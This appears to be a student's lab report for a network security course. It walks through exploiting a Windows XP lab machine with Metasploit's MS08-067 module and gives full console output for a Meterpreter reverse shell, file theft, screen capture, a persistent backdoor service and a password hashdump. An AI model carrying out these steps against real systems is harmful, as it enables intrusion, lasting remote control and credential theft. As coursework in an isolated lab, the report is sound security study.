

Network Security Lab – 3

Host Exploitation using Metasploit Unleashed Framework

Questions

1. [10 pts] Using your nmap and Nessus results from Lab 2, identify all the vulnerabilities you would consider targeting that could get you admin/root access on the Windows XP machine.

➔ The Nmap results for the Windows XP machine in Lab2 shows that,
The TCP Ports that are open are :

- *135 (msrpc), 139(netbios-ssn), 445(microsoft-ds), 1025(msrpc) and 5000 (upnp)*
- *The Potential Vulnerabilities are related to SMB server*

➔ The Nessus Scanner shows some High Severity Vulnerabilities that can be targeted.

- The most common pattern observed in the High Severity vulnerabilities are **SMB Server vulnerabilities, RPC and Remote Code Execution**.
- As there are more number of different vulnerability plugin hit for SMB and RPC Services of Windows XP in Nessus, it would be a great start to exploit SMB related vulnerabilities in Metasploit framework
- Considering the First two high severity vulnerabilities MS09-001 and MS08-67, the CVE that can be exploited are CVE-2008-4834, CVE-2008-4835, CVE-2008-4114 and CVE-2008-4250

From the Bugtraq ID and CVE numbers found the details of the CVE's to be,

Reference: <http://www.securityfocus.com/bid/31874/discuss>

- *CVE 2008-4834 – Buffer Overflow*
- *CVE 2008-4835 –SMB Remote Code Execution*
- *CVE-2008-4114 – Remote DOS*
- *CVE 2008-4250 – RPC handling Remote Code Execution with System Privilege.*

Based on the results of the Nmap and Nessus tools its clear that the SMB Netbios Port 445 is Open and there are high potential vulnerability hits which can be exploited with metasploit framework. Specifically the 2 Remote Code Execution Vulnerabilities can be exploited to get a lead with Metasploit.

Metasploit console show the required plugin `/smb/ms08_067_netapi` which can be used as it is a high severity hit by Nessus.

2. [30 pts] Obtain shell access to the Windows XP machine using the Meterpreter payload and set all necessary metasploit options correctly.

Command1: msfconsole – To start the Metasploit console

[illegible]

Command2: *search ms08_067* – To search the vulnerability plugin

Applications Places System

root@bt: ~

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msf >
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msf >
msf > search ms08_067

Matching Modules
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Name                                Disclosure Date  Rank  Description
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exploit/windows/smb/ms08_067_netapi  2008-10-28      great Microsoft Server Service Relative Path Stack Corruption

<< back | track 5
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Command 7: Show Payload – Seeing the list of payloads

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msf exploit(ms08_067_netapi) >
msf exploit(ms08_067_netapi) >
msf exploit(ms08_067_netapi) > show payloads

Compatible Payloads
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Name                               Disclosure Date Rank Description
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generic/debug_trap                 normal Generic x86 Debug Trap
generic/shell_bind_tcp             normal Generic Command Shell, Bind TCP Inline
generic/shell_reverse_tcp          normal Generic Command Shell, Reverse TCP Inline
generic/tight_loop                 normal Generic x86 Tight Loop
windows/adduser                   normal Windows Execute net user /ADD
windows/dllinject/bind_ipv6_tcp    normal Reflective DLL Injection, Bind TCP Stager (IPv6)
windows/dllinject/bind_nonx_tcp    normal Reflective DLL Injection, Bind TCP Stager (No NX or Win7)
windows/dllinject/bind_tcp         normal Reflective DLL Injection, Bind TCP Stager
windows/dllinject/reverse_ipv6_tcp normal Reflective DLL Injection, Reverse TCP Stager (IPv6)
windows/dllinject/reverse_nonx_tcp normal Reflective DLL Injection, Reverse TCP Stager (No NX or Win7)
windows/dllinject/reverse_ord_tcp   normal Reflective DLL Injection, Reverse Ordinal TCP Stager (No NX or Win7)
windows/dllinject/reverse_tcp       normal Reflective DLL Injection, Reverse TCP Stager
windows/dllinject/reverse_tcp_allports normal Reflective DLL Injection, Reverse All-Port TCP Stager
windows/dllinject/reverse_tcp_dns   normal Reflective DLL Injection, Reverse TCP Stager (DNS)
windows/download_exec              normal Windows Executable Download and Execute
windows/exec                       normal Windows Execute Command
windows/loadlibrary                normal Windows LoadLibrary Path
windows/messagebox                 normal Windows MessageBox
windows/meterpreter/bind_ipv6_tcp   normal Windows Meterpreter (Reflective Injection), Bind TCP Stager (IPv6)
windows/meterpreter/bind_nonx_tcp   normal Windows Meterpreter (Reflective Injection), Bind TCP Stager (No NX or Win7)

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Command 8: set payload windows/meterpreter/reverse_tcp - Setting the necessary payload

- Selected the Meterpreter payload with reverse shell capability

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msf exploit(ms08_067_netapi) >
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msf exploit(ms08_067_netapi) > set payload windows/meterpreter/reverse_tcp
payload => windows/meterpreter/reverse_tcp
msf exploit(ms08_067_netapi) > show options

Module options (exploit/windows/smb/ms08_067_netapi):
Name      Current Setting  Required  Description
-----
RHOST     10.10.111.110   yes       The target address
RPORT     445              yes       Set the SMB service port
SMBPIPE   BROWSER          yes       The pipe name to use (BROWSER, SRVSVC)

Payload options (windows/meterpreter/reverse_tcp):
Name      Current Setting  Required  Description
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EXITFUNC  thread           yes       Exit technique: seh, thread, process, none
LHOST     10.10.111.107   yes       The listen address
LPORT     4444             yes       The listen port

Exploit target:
Id  Name
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0   Automatic Targeting


msf exploit(ms08_067_netapi) >
msf exploit(ms08_067_netapi) >
msf exploit(ms08_067_netapi) >
msf exploit(ms08_067_netapi) > set LHOST 10.10.111.107
LHOST => 10.10.111.107
msf exploit(ms08_067_netapi) > set LPORT 7777
LPORT => 7777
msf exploit(ms08_067_netapi) >

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- Set the Payload Options for Local Host and Port – BackTrack Machine

Command 9 – set LHOST/set LPORT - Setting the Payload Options – Host and Port of the Back Track machine for the reverse shell connection

Command 10 – Show Options – to Check the Options set



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0 Automatic Targeting

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msf exploit(ms08_067_netapi) >
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LPORT => 7777
msf exploit(ms08_067_netapi) > show options

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  SMBPIPE   BROWSER         yes       The pipe name to use (BROWSER, SRVSVC)

Payload options (windows/meterpreter/reverse_tcp):

  Name      Current Setting  Required  Description
  ----      -
  EXITFUNC  thread          yes       Exit technique: seh, thread, process, none
  LHOST     10.10.111.107   yes       The listen address
  LPORT     7777            yes       The listen port

Exploit target:

  Id  Name
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  0    Automatic Targeting


msf exploit(ms08_067_netapi) >

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Command 11 – Exploit – Starting the exploit with the payload

Command 12 – ipconfig, sysinfo – shows the details of the Windows machine

Command 13 – Shell – Invokes the windows shell



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[*] Exploit completed, but no session was created.
msf exploit(ms08_067_netapi) > exploit

[*] Started reverse handler on 10.10.111.107:7777
[*] Automatically detecting the target...
[*] Fingerprint: Windows XP - Service Pack 0 / 1 - lang:English
[*] Selected Target: Windows XP SP0/SP1 Universal
[*] Attempting to trigger the vulnerability...
[*] Sending stage (749056 bytes) to 10.10.111.110
[*] Meterpreter session 1 opened (10.10.111.107:7777 -> 10.10.111.110:1032) at 2017-03-08 20:29:25 -0500

meterpreter > ipconfig

Realtek RTL8139 Family PCI Fast Ethernet NIC #2 - Packet Scheduler Miniport
Hardware MAC: 02:1d:07:00:02:d3
IP Address : 10.10.111.110
Netmask : 255.255.255.0

MS TCP Loopback interface
Hardware MAC: 00:00:00:00:00:00
IP Address : 127.0.0.1
Netmask : 255.0.0.0

meterpreter > sysinfo


Computer : VICTIM1
OS : Windows XP (Build 2600).
Architecture : x86
System Language : en US
Meterpreter : x86/win32

meterpreter > shell

Process 276 created.
Channel 1 created.
Microsoft Windows XP [Version 5.1.2600]
(C) Copyright 1985-2001 Microsoft Corp.

C:\WINDOWS\system32>

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
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Hardware MAC: 02:1d:07:00:02:d3  
IP Address : 10.10.111.110  
Netmask : 255.255.255.0  
  
MS TCP Loopback interface  
Hardware MAC: 00:00:00:00:00:00  
IP Address : 127.0.0.1  
Netmask : 255.0.0.0  
  
meterpreter > sysinfo  
Computer : VICTIM1  
OS : Windows XP (Build 2600)  
Architecture : x86  
System Language : en US  
Meterpreter : x86/win32  
meterpreter > shell  
Process 276 created.  
Channel 1 created.  
Microsoft Windows XP [Version 5.1.2600]  
(C) Copyright 1985-2001 Microsoft Corp.  
C:\WINDOWS\system32>
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root@bt: ~  
File Edit View Terminal Help  
root@bt:~# netstat -a | grep "7777"  
tcp 0 0 10.10.111.107:7777 10.10.111.110:1032 ESTABLISHED  
root@bt:~#
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The Windows shell is obtained and the respective connection is established. The **Netstat -a** command shows the port 7777 as mentioned in the payload is open and a connection is made


3. [10 pts] Transfer a file of your choice from the target machine to your Backtrack machine.

Windows Machine with a file in the C Drive (t.txt with content Hello!)



The Same File Downloaded using Metasploit


Command: **download C:\\t.txt /root/Desktop** – The terminal shows the download command and the downloaded file output as given in the windows machine




4. [10 pts] Perform a remote screen capture of the compromised machine using Metasploit. This can be done in various ways, one way is to using an auxiliary module.

Method 1:

Command: **screenshot** : takes the screenshot of victim and saves it



Method 2: Using Migrate (to process) and IO provisions (espia) of Meterpreter



Command: ps – To list the process – and **Migrate <process id>** Migrate to the Explorer Process

Command: use espia – To Enable Capture on Victim Screen – IO Provision of Meterpreter

Command: screengrab – To Take a Screenshot of the target and Send

5. [20 pts] Install the persistence Meterpreter service on the Windows XP machine that will automatically connect back when the system boots. Reboot the Windows XP machine and show that it automatically connects back to the backtrack machine.

Running the Persistence script to configure the persistence

Command: Persistence -h -- Provides the help options

Command : run persistence -A -L C:\\Windows -P windows/meterpreter/reverse_tcp -S -X 20 -p 7777 -r 10.10.111.107

Options:

A – Used to automatically start a handler to connect

L – To write the payload in the target host for reuse

P – Payload Specification to use as default

S – Start at boot and run as service

X – Automatically connect to the agent – (Connect every 20 seconds)

P – Port for the connection

R – Host IP of the connection

Once the reboot happens, the sessions can be viewed using the command – **Sessions -i**

Command: Sessions -i : To show the sessions automatically connected once the reboot is done

Command : Session -i <id> : To use the sessions


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Applications Places System
root@bt: ~
File Edit View Terminal Help
meterpreter >
meterpreter > run persistence -h
Meterpreter Script for creating a persistent backdoor on a target host.

OPTIONS:
-A Automatically start a matching multi/handler to connect to the agent
-L <opt> Location in target host where to write payload to, if none %TEMP% will be used.
-P <opt> Payload to use, default is windows/meterpreter/reverse_tcp.
-S Automatically start the agent on boot as a service (with SYSTEM privileges)
-T <opt> Alternate executable template to use
-U Automatically start the agent when the User logs on
-X Automatically start the agent when the system boots
-h This help menu
-i <opt> The interval in seconds between each connection attempt
-p <opt> The port on the remote host where Metasploit is listening
-r <opt> The IP of the system running Metasploit listening for the connect back

meterpreter > run persistence -A -L C:\\Windows -P windows/meterpreter/reverse_tcp -S -X 20 -p 7777 -r 10.10.111.107
[*] Running Persistence Script
[*] Resource file for cleanup created at /root/.msf3/logs/persistence/VICTIM1_20170308.1251/VICTIM1_20170308.1251.rc
[*] Creating Payload=windows/meterpreter/reverse_tcp LHOST=10.10.111.107 LPORT=7777
[*] Persistent agent script is 609651 bytes long
[*] Persisten Script written to C:\\Windows\\NfFUSxzlWww.vbs
[*] Starting connection handler at port 7777 for windows/meterpreter/reverse_tcp
[*] Multi/Handler started!
[*] Executing script C:\\Windows\\NfFUSxzlWww.vbs
[*] Agent executed with PID 1984
[*] Installing into autorun as HKLM\\Software\\Microsoft\\Windows\\CurrentVersion\\Run\\aMCuTDauHZ
[*] Installed into autorun as HKLM\\Software\\Microsoft\\Windows\\CurrentVersion\\Run\\aMCuTDauHZ
[*] Installing as service..
[*] Creating service eWDHxMzehKfFb
meterpreter > reboot
Rebooting...
meterpreter >
meterpreter >
meterpreter >
meterpreter >

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Using the auto connected session

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Applications Places System
root@bt: ~
File Edit View Terminal Help
meterpreter >
bmeterpreter >
meterpreter > reboot
Rebooting...
meterpreter >
[*] Meterpreter session 4 closed. Reason: Died

msf exploit(ms08_067_netapi) > sessions -i

Active sessions
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No active sessions.

msf exploit(ms08_067_netapi) >
msf exploit(ms08_067_netapi) > [*] Meterpreter session 5 opened (10.10.111.107:7777 -> 10.10.111.110:1033) at 2017-03-08 21:43:03 -0500

msf exploit(ms08_067_netapi) > sessions -i

Active sessions
=====
Id  Type      Information      Connection
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5   meterpreter x86/win32  VICTIM1\\poly @ VICTIM1  10.10.111.107:7777 -> 10.10.111.110:1033

msf exploit(ms08_067_netapi) > sessions -i 5
[*] Starting interaction with 5...

meterpreter > ipconfig


Realtek RTL8139 Family PCI Fast Ethernet NIC #2 - Packet Scheduler Miniport
Hardware MAC: 02:1d:07:00:02:d3
IP Address   : 10.10.111.110
Netmask      : 255.255.255.0

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6. [10 pts] Obtain the SAM database by performing a hashdump.

Method 1:


Command: hashdump : Retrieves the hashdump of the SAM database



Method 2:


Command: Migrate <process_id> : Migrate to the Services process

